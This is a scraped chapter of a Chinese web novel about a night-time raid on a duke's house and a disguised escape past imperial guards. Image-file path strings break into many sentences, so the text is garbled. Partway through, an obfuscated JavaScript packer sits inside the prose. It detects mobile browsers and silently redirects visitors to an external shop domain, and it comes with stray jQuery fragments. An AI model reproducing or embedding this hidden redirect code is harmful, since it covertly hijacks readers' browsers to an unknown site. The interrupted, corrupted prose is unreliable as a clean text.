文趣网 > 其他小说 > 被阴湿世子盯上后 > 第165章 暗夜无题
    寒风凛冽,夜色如墨。

    马车轧着石板路,朝着国公府的方向飞驰而去。

    多日未去国公府,燕玦挂念国公夫人的病情,打算摸黑溜进去探望几眼。

    可未等赶至国公府所在的街坊,车外便传来急促且聒噪的马蹄声。

    地面被震得微颤,听起来不像是几匹马的阵仗。

    心头莫名浮起一丝不详的预感,楚玖与燕玦匆匆对视后,撩起车帘,探头看向车外。

    只见一队兵马陆续从街口飞闪而过,直冲国公府的方向。

    在瞧国公府所在的方向,半边夜空已被火光映得通红。

    此番情景,楚玖再熟悉不过。

    天家抄家拿人,惯是在夜色最深之时。

    圣旨一至,官兵破门而入,雷霆万钧,让人惊醒于梦中,惊慌失措之间,仍分不清是现实还是场噩梦。

    “莫不是定国公的事出了什么变故?”楚玖急道。

    燕玦不敢多想,“先去瞧瞧。”

    马车赶至国公府所在的那条巷口,楚玖掀起车帘望过去,只见国公府的门口停了数辆马车,还有了数十名举着火把的官兵,俨然一副抄家的阵仗。

    楚玖不由纳起闷儿来,“定国公还未到京城,罪都没定呢,天家怎就先下令抄家了?”

    燕玦锁眉摇头,透过车窗,直直望着国公府。

    那凤眸里映着火,也燃着火。

    尖叫哭喊之声隐隐传来,国公府里此时何番景象,可想而知。

    而国公夫人又如何独自扛得住这天降横祸?

    燕玦按捺不住,提剑欲起。

    楚玖紧忙拽住他,低声劝阻。

    “你现在冲过去就是送死,除了逞匹夫之勇,根本起不到任何作用。”

    “万不可意气用事,毁了接下来所有筹谋。”

    “躲在暗处伺机行动,才有机会救你母亲和燕珩。”

    映在车壁上的身影高大却又脆弱,静止了片刻,最终还是俯身坐了回去。

    此地不宜久留,楚玖立刻命马夫掉头回府。

    可车轱辘刚滚了几圈,迎面便来了一队禁卫军。

    “停车!”

    马夫不敢违命,只好勒紧缰绳,将马车停下。“见过官爷,不知官爷所为何事?”

    只听有人拖着声调,厉声质问:“三更半夜的,哪家的人,从哪来,又往哪儿去啊?”

    担心禁卫军会上车察看,楚玖立刻灭了头顶的吊灯,而燕玦则戴上了燕珩先前用的面具。

    “回官爷,我们是楚府的,车里坐的是楚画直和她养的门客,夜里在一家酒馆吃酒吃得晚了些,现在正赶着要回楚府呢。”马夫毕恭毕敬地回了话。

    “楚画直?”

    对方念了一句,翻身下马,戏谑道:“那就让我察看一番,看看这车里的可是那个把艳俗当风雅,水性杨花的泼墨先生!”

    脚步声渐近,楚玖掀帘走出车厢,用身子挡住了车帘。

    她站在车辕上,不卑不亢地垂眼看向对方。

    “呦,我当什么样的公狗在这里汪汪叫呢。”

    楚玖啧啧咂舌,目光轻蔑道:“就你这姿色,跟我们楚风馆的公子比,连下等货色都算不上,白送给我水性杨花,我都花不起来呢。”

    掏出御牌,楚玖神色得意冲那人晃了晃。

    “另外,天家欣赏我画的丹青,特赐御牌于我。”

    “若按你刚才所言,天家也是个把艳俗当风雅之人了?”

    话落,楚玖立马捂住嘴,佯做惊觉之色,“哎呀,这话若是传到天家耳朵里,不知天家会如何想呢?”

    对方的神色当即垮了下来,跨出的步子也跟着收了回去。

    御牌之下,那人气势弱了下来。不情不愿地拱手道:“例行公事,凡是途经国公府附近的马车,皆须查看,还请楚画直通融一下。”

    话落,那人同手下偏头示意。

    “上去瞧一眼。”

    楚玖大大方方让开,让禁卫军的人撩起车帘瞧了一眼。

    幽暗的车厢内,燕玦侧卧在皮毛毯上,似乎睡得正沉。

    楚玖连忙解释一句。

    “我家小官儿不胜酒力,喝醉了。”

    “可为何戴着面具?”言语间,那禁卫军踏进车厢之内,径直朝燕玦脸上的面具伸去。楚玖紧步上前,抓住了那人的手,眼神犀利如刃地瞪着对方。

    “这有何可查的,还怀疑我车上装个在逃囚犯不成?”

    那禁卫军倒是好声好气地讲了遍缘由。

    “楚画直有所不知,定国公于回京途中,畏罪潜逃。上头怀疑定国公可能回京城寻妻儿,特命人严加排查。”

    “吾等也是受命办事,后面这么多禁卫军瞧着呢,若有疏忽,保不齐有哪个嘴碎

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17742257|204534||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    的回去告上一状,我们实在担不起罪责啊。”

    话落,那禁卫军甩开楚玖的手,再次朝燕玦脸上的面具伸去。

    眼见着那面具被掀开,楚玖紧张得一颗心都跳到了嗓子眼儿。

    完了!

    这下连燕玦都要进大牢了。

    面具被掀掉,漏出燕玦的半张脸。

    他躺在那里一动不动,仍在装睡。

    “哎呦!”

    “这……”

    那禁卫军看到燕玦那半张脸,惊得手都瑟缩了一下。

    转过头来,他用一种耐人寻味的眼神看向楚玖,“楚画直的品味,甚是独特啊!”那停在车外的头头儿,好奇地跳上马车。

    瞥了一眼,疑惑又不服气地道:“就这张烂脸都不如我,楚画直是如何花得起来的?”

    瞧着那半张满是疤痕的脸,楚玖一脸牵强地尬笑道:“器大……乃容。”

    那两禁卫军先是愣了一下,又恍然顿悟地“啊~”了一声,然后不约而同地朝燕玦那处瞧了几眼。

    清了清嗓子,将面具扣回,两位禁卫军朝楚玖拱手施了一礼,终于下车而去。

    待那队禁卫军走远,楚玖像虚脱了一般,摊坐在马车里,长舒了一口气。

    危机解除,燕玦睁开眼,撑身坐起,而那半张疤痕皮便从脸上滑落,掉在那皮毛毯子里。

    楚玖这才想起来,上次燕珩和燕玦两人互换后,这张易容用的假皮便一直留在马车里。

    没想到燕玦急中生智,竟想起了这一茬。

    难怪帘子掀起时,他躺在那儿装睡,敢情是因为来不及将其粘在脸上。

    两人相视苦笑,默契地击了一掌。

    可苦笑过后,两人脸上仅剩愁色。

    事出有变,定国公畏罪潜逃,龙颜震怒,国公府被抄,那关在兵部大牢里的燕珩又会如何?

    且明知妻儿尚在京城,定国公又怎会畏罪潜逃?

    这分明都是天家在背后操控,为自己铲除燕家,制造一个不会被天下诟病的理由。

    一颗心狂跳不安,眼皮也跟着跳个不皮。

    将燕玦送回楚府后,楚玖便拉着楚昭,连夜来到兵部大牢。

    御牌方一示出,守卫便神色肃然地低头抱拳。

    “楚画直见谅,宫中刚降口谕,天家有令,任何人不得探视燕世子,还请楚画直莫要为难小的。”